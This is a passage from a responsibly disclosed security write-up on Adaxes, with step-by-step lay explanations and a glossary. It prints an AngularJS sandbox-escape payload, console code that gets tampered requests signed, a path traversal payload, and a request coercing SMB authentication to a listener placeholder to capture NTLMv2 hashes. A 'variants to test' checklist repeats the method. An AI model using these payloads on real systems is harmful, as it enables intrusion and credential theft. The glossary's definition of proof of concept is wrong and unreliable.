{{ ... }}is the template blank again. Everything inside is handed to Angular to evaluate.x={y:’’.constructor.prototype}creates a variable calledxand stores in it a reference to the shared blueprint that all text values in JavaScript inherit from. The empty quotes’’are an empty piece of text, and.constructor.prototypewalks up to that shared blueprint. The point is to get hold of a place where built in behaviours can be reached.x.y.charAt=[].joinreplaces one of those built in behaviours, the one normally used to pick a single character out of a piece of text, with a different one.[]is an empty list, and.joinis the behaviour that glues list items into text. Swapping them is a deliberate trick to confuse the sandbox's checks.[1]|orderBy:’x=alert(document.domain)’uses a feature of Angular called a filter, written with the|symbol, which normally sorts a list. Here the list is[1], a single number. The part after the colon is the instruction Angular is asked to evaluate while sorting, and it assigns toxthe result ofalert(document.domain).alertis the browser function that pops up a message box, anddocument.domainis the current site's name. So if a box appears showing the site name, our code ran.
What can we do from there? In general, when we can control the JavaScript of a client, it is possible to mimic any action that the victim is allowed to perform, leading to potential loss of confidentiality and integrity of the Active Directory depending on the privileges and roles of the victim.
A client here means the browser of the person using the application. Confidentiality means keeping data secret; integrity means keeping data correct and unaltered. If you can run your code in someone's browser, you can click what they could click and read what they could read, so both are at risk. Privileges and roles are the permissions attached to an account: a junior employee and a domain administrator see very different things.
Step 2: discovering that requests are signed
We did not stop there. Remember that during reconnaissance we set up a proxy to Burp Suite intercepting all traffic between the browser and the backend. When analysing those logs we stumbled upon a problem: every request was signed, not only the body of the request but also the headers.
A request is a message your browser sends to a server asking it to do something. It has a body, which carries the data, and headers, which are small labelled lines carrying extra information such as what kind of data is inside. A signature is a short value computed from the content of the message, so the server can check that the message was not altered on the way. It works like a wax seal on an envelope: if the wax is broken, you know someone opened it.
POST /Adaxes/api/directoryObjects/account/enable HTTP/1.1Host: adaxes.manomano.tldCookie: [Token]Adm-Authorization: [Token]Accept-Language: en-gbSec-Ch-Ua-Mobile: ?0Adm-Service: [uuid]Adm-Webui-Configuration: SelfServiceContent-Type: application/json;charset=UTF-8Adm-Signed-Headers: Accept;Accept-Language;Adm-Authorization;Adm-Service;Adm-WebUI-Configuration;Content-TypeAdm-Signature: emNpXj10UXZHUGtPLGtPJUsuSkZYPw=[redacted]+VF9Iclo=Connection: close{“directoryObject”:”CN=user.user,OU=group,DC=org”}
Line by line, in plain words:
POST /Adaxes/api/directoryObjects/account/enable HTTP/1.1is the opening line.POSTis the type of request, used when you are asking the server to change something. The path says which feature is being used: here, enabling an account.HTTP/1.1is the version of the language browsers and servers speak.Host: adaxes.manomano.tldnames the server being contacted.Cookie: [Token]carries a cookie, a small piece of data the server previously gave your browser and your browser now sends back with every request. It is how the server recognises you between page loads, like a wristband given at the entrance of an event. The value is a token, which is a stand in for your logged in session, so it is redacted here.Adm-Authorization: [Token]is a custom header, again carrying a token, used by Adaxes to authorise the request.Accept-Language: en-gbtells the server which language the user prefers.Sec-Ch-Ua-Mobile: ?0is a standard header in which the browser reports whether it is on a mobile device.?0means no.Adm-Service: [uuid]identifies which part of the Adaxes service the request is for. A UUID is a long unique identifier, a bit like a serial number.Adm-Webui-Configuration: SelfServicesays which configuration of the web interface is in use.Content-Type: application/json;charset=UTF-8declares that the body is in JSON, a text format for structured data using curly braces and colons, and that it is encoded in UTF-8, a standard way of representing characters.Adm-Signed-Headers: Accept;Accept-Language;Adm-Authorization;Adm-Service;Adm-WebUI-Configuration;Content-Typelists exactly which headers are covered by the signature. This is the important line: it tells us the signature protects the headers too, not just the body.Adm-Signature: ...is the signature itself, a long encoded value.Connection: closeasks the server to close the network connection after answering.{“directoryObject”:”CN=user.user,OU=group,DC=org”}is the body: the address of the account to enable, in the same nested box notation as before.
When pentesting an application we want to be able to craft our own requests to the backend in order to send unpredicted requests, so we can test the response of the server depending on the type of attack we want to perform. If everything is signed by the front end, having a man in the middle with Burp Suite will not work.
Pentesting is short for penetration testing: deliberately probing software to find its weaknesses, with permission. A man in the middle is someone positioned between two parties who can read and change what passes between them. Burp Suite plays that role. But if the browser signs each request before sending it, any change Burp makes breaks the signature, and the server rejects the message. The seal is checked, and our tampering is visible.
But wait: the requests are signed by the front end. Let us try something.
If everything is signed by the front end, we may be able to reverse engineer the JavaScript code handling the signing of the request. That way we could craft our own payloads and send whatever we want to the backend. The first step was to find the code handling the behaviour:
Searching the function signRequest
Reverse engineering means working backwards from a finished program to understand how it works. A function is a named block of code that does one job; here the interesting one is called signRequest, which is the code that produces the signature. Minified JavaScript is code that has had its spaces, line breaks and long names stripped out to make the file smaller, which makes it hard for a human to read.
As much as we like reverse engineering minified JavaScript, we went with a slightly different approach to alter the content of the body. We simply added a breakpoint.
A breakpoint is a marker you place on a line of code that tells the browser to pause execution just before that line runs. It is like putting your hand on a record player: the music stops at that exact moment, and you can look at what is happening before letting it continue.
Now each time the application sends a request and signs it, we can dynamically modify the content of the variable e, which contains all the information related to the HTTP request:
A variable is a named box in a program that holds a value. Here the box is called e and it holds the whole request about to be sent.
By setting a breakpoint on the signRequest function, we put ourselves between the creation of the request and the signing. The breakpoint stops the code momentarily, letting us override the e variable containing the raw HTTP request. Once we override e, the runtime can be resumed and a request is sent with our now crafted body.
To override a variable is to replace its contents with your own. The runtime is the environment actually executing the code, in this case the browser. The trick is simple once you see it: the browser builds the request, we swap in our own content while it is paused, then the browser signs whatever is in the box at that moment. The signature is genuine, because the browser made it, but it now covers our content rather than the original.
Step 3: enumerating the API calls
Now we could begin to test the backend server. When checking the requests we received in the Burp Suite logs, there was a route that was often called: /api/directoryObjects. The JSON body of the request looked like this:
{“properties”:[{“propertyType”:1,“propertyName”:”title”,“values”:[“test”]}],“directoryObject”:”CN=user.user,OU=group,DC=org”}
An API (Application Programming Interface) is the set of addresses and rules a program offers so other programs can ask it to do things. Think of a restaurant menu: it lists what you may order and how to order it. A route is one entry on that menu, here /api/directoryObjects, which deals with objects in the directory. Enumerating means going through the possibilities one by one to see what each does.
Reading the body:
propertiesis a list of attributes to set on the object.propertyType: 1says which kind of attribute this is. The number is a code the server understands.propertyName: "title"names the attribute, here the job title.values: ["test"]gives the value to store, here the word test.directoryObject: "CN=user.user,OU=group,DC=org"says which account or object this applies to, in the nested box notation from earlier.
Weirdly enough, when incrementing the value of propertyType we got different kinds of responses, until we got something really strange on value 16:
HTTP/1.1 500 Internal Server ErrorCache-Control: no-cacheContent-Type: application/json; charset=utf-8Expires: -1Pragma: no-cacheServer: Microsoft-IIS/10.0X-Powered-By: ASP.NETContent-Length: 128Connection: Close{“message”:”Could not find file ‘C:\\Windows\\TEMP\\Softerra\\Adaxes 3\\WebUIBlobStorage\\test.dat’.”,”code”:”generalException”}
Line by line:
HTTP/1.1 500 Internal Server Erroris the server's reply.500is a status code meaning the server hit an unexpected problem while handling the request. Status codes are three digit numbers: those starting with 2 mean success, 4 mean the request was refused, 5 mean the server itself failed.Cache-Control: no-cacheandExpires: -1andPragma: no-cachetell browsers and proxies not to store this reply.Content-Type: application/json; charset=utf-8says the reply body is JSON in UTF-8.Server: Microsoft-IIS/10.0reveals the web server software and version. IIS is Microsoft's web server.X-Powered-By: ASP.NETreveals the programming framework used to build the site.Content-Length: 128is the size of the body in bytes.Connection: Closesays the connection will be closed after this reply.- The body contains a
messagesaying a file could not be found, and acodeofgeneralException. The path shown is a Windows file path:C:\Windows\TEMP\...is a temporary folder, andtest.datis a file name ending in.dat.
Our user input was being converted into an argument used to find a .dat file on the system. An argument is a value handed to a piece of code so it knows what to work on, like the address you write on an envelope. The server had taken our values entry and used it as a file name.
Step 4: testing for local file inclusion
Our first reaction was to find out whether we had a local file inclusion of some sort. To confirm this we sent the payload:
{ “properties”: [ { “propertyType”: 16, “propertyName”: “title”, “values”: [ “..\\..\\..\\..\\..\\Users\\Administrator\\NTUser” ] } ],“directoryObject”: “CN=user.user,OU=group,DC=org”}
Local file inclusion means making a server read a file from its own disk that it was never meant to hand out. The .. sequences are the key: in a file path, .. means "go up one folder". Chaining several of them walks upwards out of the intended folder, the way ../../.. in a filing cabinet takes you from a drawer to the room above. Users\Administrator\NTUser points at a file belonging to the Windows administrator account. The .dat extension is added by the server, which is why the request omits it.
Resulting in:
HTTP/1.1 403 ForbiddenCache-Control: no-cacheContent-Type: application/json; charset=utf-8Expires: -1Pragma: no-cacheServer: Microsoft-IIS/10.0X-Powered-By: ASP.NETContent-Length: 104Connection: Close{“message”:”Access to the path ‘C:\\Users\\Administrator\\NTUser.dat’ is denied.”,”code”:”accessDenied”}
403 Forbiddenis a status code meaning the server understood the request but refuses to carry it out.- The headers repeat the same caching, content type and server details as before.
- The body says access to the path is denied, with the code
accessDenied. Notice that the path in the message is the resolved one: our..sequences were followed, and the server ended up atC:\Users\Administrator\NTUser.dat. So our path trick worked, but the privileges of the machine were not high enough to load the file.
Apparently the privileges of the machine were not high enough to load the .dat file. The question was: what can we do now?
Step 5: coercing an SMB authentication
The SMB protocol (Server Message Block) is a communication protocol to share files between systems, printers or machines. Some implementations of SMB rely on LM or NTLM authentication, only requiring the username and the hash of the machine. Basically, when you try to authenticate on another machine, you send the hash of the password to the other host.
This paragraph is the heart of the second finding, so let us slow down. A protocol is an agreed set of rules for two computers to talk, like the etiquette of a formal letter. SMB is the protocol Windows uses for sharing files and printers over a network. LM and NTLM are older authentication schemes used with it. A hash is the result of running a password through a mathematical one way function: it produces a fixed length string that cannot simply be turned back into the password, but that can be checked. When a computer authenticates with NTLM, it does not send the password itself; it sends a value derived from the password, and the other side checks it. The danger is that this derived value can be captured and attacked offline, by guessing passwords and computing what hash each guess would produce until one matches.
Adaxes' API is waiting for a path, but we found out that we can also give a SMB URI scheme as an argument.
A URI scheme is the prefix at the start of an address that says what kind of address it is, such as http:// for web pages. SMB addresses can be written starting with two slashes followed by a server name. If the server is told to fetch a file from such an address, it will try to connect to that server and authenticate to it. This is often called coercing an authentication: you make the server reach out on your behalf.
If we want to test whether the backend will send us the hash of the password, we need to set up a tool that intercepts SMB packets and outputs the hash of the machine. That tool already exists and is called Responder. Once Responder is fully configured and awaits for a connection, we can send the request.
Responder is a tool that pretends to be a file server on the network. When another machine tries to connect to it, Responder answers the authentication attempt and records the value the machine sends. It is like putting up a fake mailbox with your own address on it, then reading the letters people post into it.
To send the request we need to come back to the previous step and bypass the signing of the request. Once the breakpoint is hit we only need to copy and paste the following code in the Dev Tool console:
e.method=”PATCH”; e.headers[“Content-Type”] = “application/json”; e.url=”api/directoryObjects”; e.data={“properties”:[ {“propertyType”:16, “propertyName”:”title”, “values”:[“//YOUR_LISTENER/test”]}],“directoryObject”:”CN=user.user,OU=group,DC=org”}
The Dev Tool console is a panel built into browsers where you can type JavaScript and run it in the context of the page you are viewing. Line by line:
e.method=”PATCH”changes the type of request.PATCHis a request type used to modify part of an existing thing.e.headers[“Content-Type”] = “application/json”sets the header that declares the body is JSON.e.url=”api/directoryObjects”points the request at the directory objects route.e.data={...}replaces the body. Inside it,propertyType: 16is the value that made the server treat our input as a file path.values: ["//YOUR_LISTENER/test"]is the address the server will be asked to fetch.YOUR_LISTENERis a placeholder for the address of the machine running Responder, and the leading//makes it an SMB style address rather than a local file.directoryObjectagain names the target object.
The request looks like this:
PATCH /Adaxes/api/directoryObjects HTTP/1.1Host: adaxes.manomano.tldAdm-Authorization: [SIGNED]Adm-Webui-Configuration: SelfServiceContent-Type: application/jsonAccept: application/json, text/plain, */*User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36Adm-Signed-Headers: Accept;Accept-Language;Adm-Authorization;Adm-Service;Adm-WebUI-Configuration;Content-TypeAdm-Signature: [SIGNED]Connection: close{“properties”:[{“propertyType”:16,”propertyName”:”title”,”values”:[“//YOUR_LISTENER/test”]}],”directoryObject”:”CN=user.user,OU=group,DC=org”}
PATCH /Adaxes/api/directoryObjects HTTP/1.1is the opening line, now using the request type and route we set in the console.Host: adaxes.manomano.tldnames the server.Adm-Authorization: [SIGNED]is the authorisation header, now covered by a fresh signature.Adm-Webui-Configuration: SelfServicenames the configuration in use.Content-Type: application/jsondeclares the body format.Accept: application/json, text/plain, */*tells the server which reply formats the browser will accept. The*/*means anything.User-Agent: Mozilla/5.0 ... Chrome/92.0.4515.131 ...identifies the browser and its version.Adm-Signed-Headers: ...lists the headers the signature covers.Adm-Signature: [SIGNED]is the signature, computed by the browser after our edit, which is why the server accepts it.Connection: closecloses the connection after the reply.- The body is the JSON we placed in
e.data, with the SMB style address invalues.
And guess what? We got the password hash.
To understand the impact of this finding, you can read Ropnop's article on the Practical Usage of NTLM Hashes, which concluded that "[...] NTLM hash is pretty much just as good as a password when it comes to security tools. If you compromise a hash, all the same tools and techniques are still valid and you can authenticate as that user to browse file shares and execute commands." In this specific case Responder retrieves NTLMv2 hashes, which cannot be abused other than by cracking the password locally.
NTLMv2 is a newer variant of the NTLM scheme. Cracking means guessing passwords one by one, computing what hash each guess would produce, and comparing it with the captured value until they match. It is slow work done offline on your own machine, but it needs no further contact with the victim.
Root cause
The two findings combine a client side and a server side mistake.
On the front end, the value taken from the URL hash was reflected directly inside an AngularJS template without escaping. Angular's template sandbox is the only thing standing between that reflection and JavaScript execution, and a documented sandbox escape for this specific version of Angular defeats it. The report does not describe the exact code path that reflects the hash into the template.
On the back end, our user input was converted into an argument used to find a .dat file, and the API accepts an SMB URI scheme in that argument. The server then attempts to resolve the path, which makes it authenticate to the attacker's host and disclose the machine's NTLMv2 hash. The request signing does not help here: it is performed by the front end, so anyone who can run code in the page (or pause the runtime at the signRequest breakpoint) can have arbitrary content signed for them. The report does not state how the signature is computed or verified.
Impact
The template injection gives JavaScript execution in the DOM of a victim using the Adaxes web interface. In general, controlling the JavaScript of a client makes it possible to mimic any action the victim is allowed to perform, with potential loss of confidentiality and integrity of the Active Directory depending on the victim's privileges and roles.
The SMB coercion leaks the NTLMv2 hash of the machine. Per the cited article, an NTLM hash is as good as a password for security tooling, but in this specific case the NTLMv2 hash cannot be abused directly and has to be cracked locally.
Fix
After assessing the service we sent the results to the Adaxes teams so they could mitigate the vulnerabilities. They released a patch note fixing the issues under Update 5 on 12 August 2021. The collaboration was excellent and they were really reactive: we had a few calls with them to explain the methodology and shared a full report with their team.
A patch note is the document a software maker publishes describing what changed in a new version. Mitigating a vulnerability means reducing or removing the risk it creates.
I want to personally thank the Adaxes team and our dear SysAdmin team at ManoMano.
Disclosure time frame
August 3, 2021: Vendor contacted by email without the vulnerabilities details.August 5, 2021: First meeting with the vendor presenting the vulnerabilities.August 6, 2021: Second meeting with the vendor detailing the next steps. Fix in progress.August 10, 2021: Full written report sent to the vendor.August 12, 2021: Vendor released a fixed version with patch note.
Disclosure is the process of telling the maker of a product about a weakness and agreeing when it may be made public. The vendor is the company that makes the product. Notice the order: the vendor was first contacted without the details, so the conversation could start safely, then the details were presented in meetings, and only later was the full written report sent.
Variants to test
These are the same checks, written so that someone new can repeat them on a similar product.
- Hash reflected into an AngularJS template. Append a template expression to the fragment of any AngularJS route, for example
#/path/{{7*7}}. A positive result is the page rendering49instead of the literal text. - Sandbox escape on the identified Angular version. Once step 1 confirms evaluation, try the documented escape payload for that version. A positive result is
alert(document.domain)firing in the DOM. - Client side request signing. Look for signature headers in proxied traffic (here
Adm-SignatureandAdm-Signed-Headers). If signing happens in the browser, search the JavaScript for the signing function, set a breakpoint on it, and modify the request object before the signature is computed. A positive result is a modified body accepted by the backend with a valid signature. - Numeric property or type enumerators. Increment integer fields such as
propertyTypeand compare responses. A positive result is a different error class, here a file lookup error revealing a server side path. - Path arguments accepting UNC or SMB URIs. Send
//YOUR_LISTENER/test(or a backslash variant) where a file path is expected, with Responder listening. A positive result is an incoming SMB authentication and a captured NTLMv2 hash. - Path traversal in the same argument. Use
..\\..\\..sequences to reach files outside the intended directory. A positive result is a different error message naming the resolved path, as with theNTUser.dataccess denied response.
A UNC path is a Windows style network address that starts with two backslashes and names a shared folder on another machine. Path traversal is the .. trick from step 4, walking up out of the intended folder.
Glossary
- Active Directory (AD): the central list a Windows organisation uses to manage users, computers and what each is allowed to do.
- AngularJS: a JavaScript framework for building web pages, which fills in template blanks written with double curly braces.
- API: the set of addresses and rules a program offers so other programs can ask it to do things.
- Argument: a value handed to a piece of code so it knows what to work on.
- Attack surface: the total set of places where an attacker could try to get in.
- Authentication: proving who you are.
- Authorisation: deciding what you are allowed to do once you are known.
- Automation rules: instructions software follows on its own without a person clicking.
- Back end: the part of an application that runs on the server.
- Body: the part of a request or reply that carries the actual data.
- Breakpoint: a marker that pauses a program at a chosen line so you can inspect it.
- Burp Suite: a proxy tool used by security testers to record, pause and change traffic between browser and server.
- Client: the browser of the person using an application.
- Client side template injection: an attack where a visitor's text ends up inside a page template and is executed as an instruction.
- Confidentiality: keeping data secret from those not allowed to see it.
- Cookie: a small piece of data a server gives your browser, which your browser sends back with later requests so the server recognises you.
- Cracking: guessing passwords offline and comparing the resulting hashes with a captured one until they match.
- Dev Tool console: a panel built into browsers where you can type and run JavaScript in the context of the page.
- Disclosure: the process of telling a product's maker about a weakness and agreeing when it may be made public.
- DNS request: the lookup that turns a name like
example.cominto the numeric address of a server. - DOM (Document Object Model): the browser's live model of the page, which code can read and change.
- Domain network: the group of computers and accounts managed together under one organisation's rules.
- Enumerating: going through possibilities one by one to see what each does.
- Escaping: neutralising special characters so they are shown as text rather than treated as instructions.
- Exploitation: actually using a weakness to achieve something, rather than just observing it.
- Front end: the part of an application that runs in your browser.
- Function: a named block of code that does one job.
- Hash: the fixed length result of running a password through a one way mathematical function; it cannot simply be reversed but can be checked.
- Headers: small labelled lines in a request or reply carrying extra information.
- HTML: the language web pages are written in.
- HTTP: the language browsers and servers use to exchange requests and replies.
- IIS: Microsoft's web server software.
- Integrity: keeping data correct and unaltered.
- JavaScript: the programming language that runs inside browsers and makes pages interactive.
- JavaScript injection: getting your own JavaScript to run inside someone else's page.
- JSON: a text format for structured data using curly braces, colons and commas.
- LM: an older Windows authentication scheme.
- Local file inclusion: making a server read a file from its own disk that it was never meant to hand out.
- Man in the middle: someone positioned between two parties who can read and change what passes between them.
- Minified: code with spaces, line breaks and long names stripped out to make the file smaller.
- Mitigating: reducing or removing the risk a vulnerability creates.
- NTLM: a Windows authentication scheme in which a value derived from the password is sent instead of the password itself.
- NTLMv2: a newer variant of NTLM.
- Override: to replace the contents of a variable with your own.
- Patch note: the document a software maker publishes describing what changed in a new version.
- Payload: the piece of text an attacker sends to trigger the behaviour they want.
- Pentesting: deliberately probing software to find its weaknesses, with permission.
- Privileges and roles: the permissions attached to an account.
- Proof of concept (PoC): a limited trial use of a product to see whether it suits you.
- Protocol: an agreed set of rules for two computers to talk.
- Proxy: a middleman that sits between your browser and a server and can record or pause messages.
- Reconnaissance: the early looking-around phase of learning what a product is made of.
- Request: a message a browser sends to a server asking it to do something.
- Responder: a tool that pretends to be a file server and records the authentication values other machines send it.
- Reverse engineering: working backwards from a finished program to understand how it works.
- Route: one entry in an API's list of addresses.
- Runtime: the environment actually executing code, here the browser.
- Sandbox: a restricted playpen in which code can run without reaching anything dangerous.
- Signature: a short value computed from a message's content so the receiver can check it was not altered.
- SMB (Server Message Block): the protocol Windows uses to share files and printers over a network.
- Supply chain attack: an attack that targets something you rely on rather than you directly.
- SysAdmin: system administrator, the IT staff who look after servers and accounts.
- Templating system: a way of writing a page with blanks that get filled in later.
- Token: a value that stands in for your logged in session.
- UNC path: a Windows style network address starting with two backslashes that names a shared folder on another machine.
- URI scheme: the prefix at the start of an address that says what kind of address it is.
- UUID: a long unique identifier, like a serial number.
- Variable: a named box in a program that holds a value.
- Vendor: the company that makes a product.
- Vulnerability: a weakness in software that someone can use to make it behave in a way its authors did not intend.
- Wappalyzer: a browser extension that guesses which technologies a website was built with.
- Web service: a program that answers requests sent over the network, usually from a browser.
- Zero-day: a vulnerability the maker of the software does not know about yet, so no fix exists at the moment it is found.